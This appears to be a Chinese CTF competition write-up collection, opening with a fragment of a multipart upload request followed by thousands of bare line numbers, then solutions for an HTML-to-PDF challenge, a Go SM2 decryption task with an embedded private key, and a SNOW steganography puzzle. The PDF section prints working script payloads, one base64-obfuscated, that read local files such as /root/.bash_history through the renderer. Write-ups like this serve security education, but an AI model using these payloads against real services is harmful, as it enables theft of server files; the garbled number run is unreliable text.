-----373168753238540855432421004596
Upgrade-Insecure-Requests: 1
Priority: u=1
-----373168753238540855432421004596
Content-Disposition: form-data; name="file"; filename="1.p>>"
Content-Type: text/plain
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
26
```

---

输入内容，导出 PDF。

测试发现，过滤了 file:// 协议，同时一些 HTML 标签也被拦截了。但可以用 <svg 和 <script 标签，还有 <meta 标签。所以，可以用 js 脚本读 flag 文件，使它输出到 PDF 文件中。

思路一：

提交 `<meta http-equiv="refresh" content="0;url=javascript:document.write(XXX)" />` 实现执行脚本或跳转 URL。

思路二：插入 <script 代码段读取 flag.txt（也有人用脚本跳转 flag.txt 即可）

**参考 payload 1:**

```
<svg width="400" height="400"
xmlns="http://www.w3.org/2000/svg"><foreignObject width="100%"
height="100%"><div
xmlns="http://www.w3.org/1999/xhtml"><script>evil_arr=["f","i","l",
"e",":","/","/","/","h","o","m","e","/","f","l","a","g","4"];x=new
XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open("GET",evil_arr.join("/"));x.send();</script></div></foreignObject></svg>
```

**参考 payload 2:**

提交 `<meta http-equiv="refresh" content="0;url=javascript:eval(atob('dmFyIGh0dHA9bmV3IFhNTEh0dHBSZXF1ZXN0KCk7aHR0cC5vcGVuKCJHRVQiLCJmaWxIOi8vLy9yb290Ly5iYXNoX2hpc3RvcnkiKTtodHRwLm9ubG9hZD1mdW5jdGlvbihlKXt2YXlgy29kZT10aGlzLnJlc3BvbnNIVGV4dDtkb2N1bWVudC53cmI0ZShjb2RIKX07aHR0cC5zZW5kKCK7'))" />`

(这个其实是用 XMLHttpRequest() 读取 file:///root/.bash\_history 文件，非预期解法)

**参考 payload 3:**

`<script>document.location="flag.txt"</script>`

## 14. Gogogo

解题成功的队伍数：本科 24 队，高职 6 队。

---

## 分类: CRYPTO/MISC

分析代码发现使用了 go 语言的 [github.com/tjfoc/gmsm/x509](https://github.com/tjfoc/gmsm/x509) 库加密 flag, 公钥私钥均在源码中。因此可以写出解密代码, 使用私钥进行解密:

Go

```
package main
```

```
import (  
    "crypto/rand"  
    _ "embed"  
    "fmt"  
    "github.com/tjfoc/gmsm/x509"  
)  
  
var pub = []byte(`  
-----BEGIN PUBLIC KEY-----  
MFkwEwYHKoZIzj0CAQYIKoEcz1UBgi0DQgAE3xqu+AwSgmeQnsVflwUSDnjpKjC  
SiD+xllUCI3UkfGmLII/LZ2FS3gJe4o6PGXZEWilZz4eb4brd1xlXkrleQ==  
-----END PUBLIC KEY-----  
)  
  
var pri = []byte(`  
-----BEGIN PRIVATE KEY-----  
MIGTAgEAMBMGBYqGSM49AgEGCCqBHM9VAYItBHkwdwIBAQQglNntSZVhLqSWzuK  
w  
Z2CwSfSCNI8lQm0sS0Kvh8dOxG+gCgYIKoEcz1UBgi2hRANCAATfGq74DBKCZ5Ce  
xV+XBRI0ePE+SMJKIP7GWVQIndSR8aYsgj8tnYVLeAl7ijo8ZdkRahhnPh5vhut3  
XGVeSuV5  
-----END PRIVATE KEY-----  
)  
  
func EncryptSM2(plainText []byte) []byte {  
    publicKeyFromPem, err := x509.ReadPublicKeyFromPem(pub)  
    if err != nil {  
        panic(err)  
    }  
    cipherText, err := publicKeyFromPem.EncryptAsn1(plainText, rand.Reader)  
    if err != nil {  
        panic(err)  
    }  
    return cipherText  
}  
  
func DecryptSM2(cipherText []byte) []byte {  
    privateKeyFromPem, err := x509.ReadPrivateKeyFromPem(pri, nil)
```

---

```
    if err != nil {
        panic(err)
    }
    planiText, err := privateKeyFromPem.DecryptAsn1(cipherText)
    if err != nil {
        panic(err)
    }
    return planiText
}

func main() {
    flag := []byte{48, 125, 2, 33, 0, 238, 212, 154, 134, 255, 91, 109, 210, 231, 242,
184, 9, 103, 26, 30, 241, 93, 242, 68, 119, 148, 9, 21, 5, 241, 175, 203, 3, 152, 63, 85,
82, 2, 32, 2, 156, 154, 131, 146, 194, 242, 200, 19, 109, 209, 151, 90, 252, 165, 49, 247,
141, 208, 219, 117, 226, 91, 113, 225, 0, 33, 162, 19, 87, 49, 68, 4, 32, 213, 16, 18, 177,
119, 110, 74, 6, 147, 235, 85, 0, 61, 4, 1, 43, 107, 207, 249, 37, 195, 141, 141, 23, 244,
159, 235, 159, 169, 243, 160, 37, 4, 20, 179, 67, 236, 205, 121, 146, 216, 75, 168, 197,
214, 34, 63, 138, 237, 247, 166, 117, 246, 210}
    plainText := DecryptSM2(flag)
    fmt.Println(string(plainText))
}
```

## 15.空白


解题成功的队伍数：本科 2 队，高职无此题。

分类：MISC

题目描述：眼前一片白茫茫，脑袋也一片空白。

空白.jpg 文件末尾有附加数据，是个 rar 压缩文件。可以用 binwalk 自动提取或用 winhex 手动复制成新文件。

[illegible]




另一个空白字符文件，利用 SNOW 隐写工具（下载链接 <https://darkside.com.au/snow/>）

执行命令如下：

SNOW.EXE -C -p 6hlowsn2a2nha 看不见不一定没有.txt

得到 flag:



## 鸣谢

本文内容较多，除了一些官方 Writeup，还引用了部分参赛者的截图或代码。  
感谢大家的贡献！